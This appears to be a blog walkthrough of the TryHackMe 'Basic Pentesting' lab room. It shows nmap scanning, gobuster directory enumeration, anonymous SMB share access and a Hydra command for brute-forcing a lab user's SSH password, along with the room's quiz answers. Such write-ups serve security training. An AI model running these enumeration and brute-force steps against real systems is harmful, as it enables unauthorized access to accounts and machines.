
Basic Pentesting Walkthrough TryHackMe

Hello everyone, today we will go through the Basic Pentesting Room Tryhackme.

Link to the Room : https://tryhackme.com/r/room/basicpentestingjt



https://tryhackme.com/r/room/basicpentestingjt

Learn > Basic Pentesting

Basic Pentesting

This is a machine that allows you to practise web app hacking and privilege escalation

Easy 0 min


Room progress (0%)

Basic Penetration Testing | John Hammond • Aug 20, 2020

Source: YouTube

TryHackMe! Basic Penetration Testing

Now, Lets Start the machine and connect it to Kali Linux using OpenVPN.




Target Machine Information

Title	Target IP Address	Expires
Web App Test	Shown in 0min 48s	59min 30s

Task 1 Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing



```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# openvpn /home/hk/Desktop/IMP/OVPN/THM_HK.ovpn
2024-11-15 20:41:47 WARNING: Compression for receiving enabled. Compression has been used in th
```

Lets Start With some Basic Information Gathering.

Nmap :

Command : `nmap -Pn -sV -T4 -O -vv -p- 10.10.122.177`

-sV : Enable Version Scan

-Pn : Try even if Ping didn't respond

-T4 : Faster Scanning

-O : Enable OS Detection

-vv : verbose result

-p- : Scan All Ports (65535)

<Target IP>


Output:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 20
NSE: Loaded 46 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.08
Initiating SYN Stealth Scan at 20:44
Scanning 10.10.122.177 [65535 ports]

Discovered open port 139/tcp on 10.10.122.177
Discovered open port 8080/tcp on 10.10.122.177
Discovered open port 445/tcp on 10.10.122.177
Discovered open port 80/tcp on 10.10.122.177
Discovered open port 22/tcp on 10.10.122.177

Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 underg
SYN Stealth Scan Timing: About 4.62% done; ETC: 20:49 (0:04
SYN Stealth Scan Timing: About 9.90% done; ETC: 20:52 (0:06
SYN Stealth Scan Timing: About 15.51% done; ETC: 20:52 (0:0
Discovered open port 8009/tcp on 10.10.122.177
SYN Stealth Scan Timing: About 31.51% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 39.02% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 44.29% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 50.10% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 55.48% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 61.73% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 67.44% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 72.69% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 78.02% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 83.10% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 88.75% done; ETC: 20:54 (0:0
SYN Stealth Scan Timing: About 94.13% done; ETC: 20:54 (0:0
Completed SYN Stealth Scan at 20:54, 595.61s elapsed (65535
Initiating Service scan at 20:54
Scanning 6 services on 10.10.122.177
Completed Service scan at 20:54, 11.59s elapsed (6 services
Initiating OS detection (try #1) against 10.10.122.177
adjust_timeouts2: packet supposedly had rtt of -71975 micro
adjust_timeouts2: packet supposedly had rtt of -71975 micro
adjust_timeouts2: packet supposedly had rtt of -178474 micr
adjust_timeouts2: packet supposedly had rtt of -178474 micr
Retrying OS detection (try #2) against 10.10.122.177
adjust_timeouts2: packet supposedly had rtt of -812345 micr
adjust_timeouts2: packet supposedly had rtt of -812345 micr
NSE: Script scanning 10.10.122.177.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.92s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.78s elapsed
```

```
Nmap scan report for 10.10.122.177
Host is up, received user-set (0.17s latency).
Scanned at 2024-11-15 20:44:47 IST for 620s
Not shown: 65529 closed tcp ports (reset)

PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 60 OpenSSH 7.2p2 Ubu
80/tcp   open  http        syn-ack ttl 60 Apache httpd 2.4.
139/tcp  open  netbios-ssn syn-ack ttl 60 Samba smbd 3.X -
445/tcp  open  netbios-ssn syn-ack ttl 60 Samba smbd 3.X -
8009/tcp open  ajp13       syn-ack ttl 60 Apache Jserv (Pro
8080/tcp open  http        syn-ack ttl 60 Apache Tomcat 9.0

OS fingerprint not ideal because: maxTimingRatio (1.604000e
Aggressive OS guesses: Linux 5.4 (98%), Linux 3.10 - 3.13 (
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=11/15%OT=22%CT=1%CU=37397%PV=Y%DS=5%DC
SEQ(SP=104%GCD=1%ISR=105%TI=Z%CI=RD%TS=8)
SEQ(SP=105%GCD=1%ISR=108%TI=Z%TS=8)
OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.007 days (since Fri Nov 15 20:45:36 2024)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:li
```


```
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incor
Nmap done: 1 IP address (1 host up) scanned in 619.86 secor
           Raw packets sent: 74094 (3.264MB) | Rcvd: 90205
```

From Port Scanning, We found port 80 (http) open.



Undergoing maintenance


Please check back later



```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>

```

From here (Source Code) we found, maybe dev note have something useful.

From Port Scanning, We found port 8080 (http) open:



Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

From Here we found that maybe the website uses Tomcat 9.0.7, But this service doesn't have any vulnerability on exploitdb.

So lets run a Sub-directory search on port 80.


Gobuster :

Command : `gobuster dir --url http://10.10.122.177/ --wordlist /usr/share/wordlists/dirb/common.txt`

dir : For sub-directory dearch

—url : Target URL

—wordlist : Wordlist Location




```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# gobuster dir --url http://10.10.122.177/ --wordlist /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.122.177/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/development          (Status: 301) [Size: 320] [--> http://10.10.122.177/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Output :

```
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/development          (Status: 301) [Size: 320] [--> http://1
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 301]
```


In the Subdirectories we found “/development” Useful.




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.122.177 Port 80




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

From here, we found J’s Password is easy to crack.



Answer the questions below

Deploy the machine and connect to our network

No answer needed ✓ Correct Answer


Find the services exposed by the machine

No answer needed ✓ Correct Answer Hint

What is the name of the hidden directory on the web server(enter name without /)?


development ✓ Correct Answer Hint

Now, lets try to exploit SMB on port 139,445.



```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# smbclient -N -L 10.10.122.177

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2

┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# smbclient //10.10.122.177/Anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 23:01:20 2018
  ..                                  D        0  Thu Apr 19 22:43:06 2018
  staff.txt                           N      173  Thu Apr 19 22:59:55 2018

                14318640 blocks of size 1024. 11092200 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> █
```

Lets see whats inside staff.txt.



```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

From Here, We got to know, that there are two users k is Kay and j is Jan.

From our previous knowledge, lets try to brute force Jan's password for SSH using Hydra.

Command : `hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.122.177/ -vv -t 4`

-l : Represents Username

-P : wordlist for Password Bruteforcing


ssh : Service

-vv : Verbose

-t : Set parallel task limit

